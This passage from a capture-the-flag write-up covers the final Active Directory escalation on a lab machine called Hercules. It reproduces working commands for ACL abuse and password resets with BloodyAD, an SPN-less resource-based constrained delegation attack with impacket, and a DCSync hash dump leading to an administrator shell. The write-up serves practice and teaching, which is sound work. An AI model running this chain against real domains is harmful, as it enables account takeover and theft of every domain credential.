In practice you could run the exact same commands and not have it work due to cleanup scripts or broken configuration from past commands. I found that the most reliable way was to have a WinRM session open as Ashley.B to run the aCleanup.ps1 script to forcefully revert any detrimental changes made, then execute the necessary commands in another terminal. This would still only work around half of the time, even after a full box reset but maybe I just had rotten luck.
Note: If insufficient access errors persist, you may have to obtain an updated ticket between changing permission rights.
In any case, I use BloodyAD for the entire chain. First granting ourselves genericAll over the target OU, removing the IIS_Administrator’s ACCOUNTDISABLE flag from their userAccountControl attribute, and finally changing their password in order to grab a TGT. The last step could also easily be a shadow credential or targeted Kerberoast as well since we have the necessary permissions, however this is easiest and the account was disabled anyways.
1
2
3
4
5
└─$ KRB5CCNAME=auditor.ccache bloodyAD --host 'dc.hercules.htb' -d 'hercules.htb' -u 'auditor' -k add genericAll 'OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb' 'Auditor'

└─$ KRB5CCNAME=auditor.ccache bloodyAD --host DC.hercules.htb -d hercules.htb -u 'Auditor' -k remove uac "IIS_Administrator" -f ACCOUNTDISABLE

└─$ KRB5CCNAME=auditor.ccache bloodyAD --host DC.hercules.htb -d hercules.htb -u 'Auditor' -k set password 'IIS_Administrator' 'Password123!'

Next step is to forcefully change the password on the IIS_WebServer$ account to something arbitrary.
1
2
3
└─$ nxc smb DC.HERCULES.HTB -u 'IIS_Administrator' -p 'Password123!' -k --generate-tgt IIS_Administrator

└─$ KRB5CCNAME=IIS_Administrator.ccache bloodyAD --host DC.hercules.htb -d hercules.htb -u 'IIS_Administrator' -k set password 'iis_webserver$' 'Password123!'
SPN-less RBCD
With full control over the IIS_WebServer$ user account, we can move onto exploiting the RBCD chain. A crucial thing to mention is that even though this account contains a $ sign, it is still a regular user account which lacks an SPN. In typical RBCD scenarios we’d need a service account that holds an SPN in order to exploit it properly, however there is a cool technique that allows us to perform Resource-Based Constrained Delegation with an SPN-less user account.
I recommend reading this page for a more in-depth look as to how it works but I’ll attempt to explain anyways. Fair warning that this method is very destructive to the target account, rendering it completely useless if not reverted correctly so proceed with caution in real engagements.
It starts with us getting a TGT for the user we’d like to target in order to extract the TGT session key from it. Then we change the user’s password hash to match the session key. After that we combine S4U2Self and U2U so that the user lacking an SPN can obtain a service ticket to itself on behalf of another higher-privileged user. Using that service ticket, we proceed to S4U2Proxy in order to grab a service ticket for the target we’re allowed to delegate to, on behalf of the higher-privileged user. Finally we use it in a Pass-The-Ticket attack to gain access or retrieve the NTLM hash for the targeted account.
To begin, we can use the following command to derive the NTLM hash from a plaintext password to be used in tools that support Pass-The-Hash.
1
└─$ iconv -f ASCII -t UTF-16LE <(printf 'Password123!') | openssl dgst -md4
Then we’ll obtain a valid TGT for the IIS_WebServer$ user and then describe the ticket, looking for the Ticket Session Key value. Once we have that, we’ll set that user’s NTLM hash to match the value which primes us for RBCD.
1
2
3
4
5
└─$ impacket-getTGT -hashes ':2b576acbe6bcfda7294d6bd18041b8fe' hercules.htb/'iis_webserver$'@DC.HERCULES.HTB

└─$ impacket-describeTicket iis_webserver\$@DC.HERCULES.HTB.ccache | grep Session

└─$ impacket-changepasswd -newhashes :4388f18060f9554fef8b54f3d8410603 'hercules.htb'/'iis_webserver$':'Password123!'@'dc.hercules.htb' -k

Finally, we can abuse the RBCD rights to impersonate the Administrator to get a service ticket for the filesystem on the Domain Controller.
1
└─$ KRB5CCNAME=iis_webserver\$@DC.HERCULES.HTB.ccache impacket-getST -u2u -impersonate "Administrator" -spn "cifs/dc.hercules.htb" -k -no-pass 'hercules.htb'/'iis_webserver$'

DCSync and Admin Shell
All that’s left is to use that TGS in a Pass-The-Ticket attack to either grab a shell via a method like PsExec, or dump all domain hashes through a DCSync and then utilize a Pass-The-Hash to gain access that way. Either option will grant us a fully-privileged shell on the DC, allowing us to claim our root flag under the Admin’s Desktop folder.
1
└─$ KRB5CCNAME=Administrator@cifs_dc.hercules.htb@HERCULES.HTB.ccache impacket-secretsdump -k -no-pass hercules.htb/Administrator@DC.HERCULES.HTB

I’ll opt for the ladder since I prefer WinRM.
1
2
3
└─$ impacket-getTGT -hashes ':[REDACTED]' hercules.htb/Administrator@DC.HERCULES.HTB

└─$ KRB5CCNAME=Administrator@DC.HERCULES.HTB.ccache evil-winrm -i DC.HERCULES.HTB -r hercules.htb -S

That’s all y’all, this box is definitely worth its insane difficulty rating. Honestly most of the concepts weren’t new to me or crazy difficult, but the amount of steps and enumeration it takes to get there is where this machine earns its keep.
It’s easily my most favorite box since it covers some very interesting concepts such as NTLM auth being disabled, AD CS abuse, LDAP injection, and AntiVirus being enabled (although we didn’t really touch it) which pulls it together as a realistic environment. It was put together very well and I like how it mimicked a full engagement by breaching the domain through the web server and then moving laterally to get a foothold, ultimately escalating privileges through a few misconfigurations.
I hope this was helpful to anyone following along or stuck like I was for a while and happy hacking!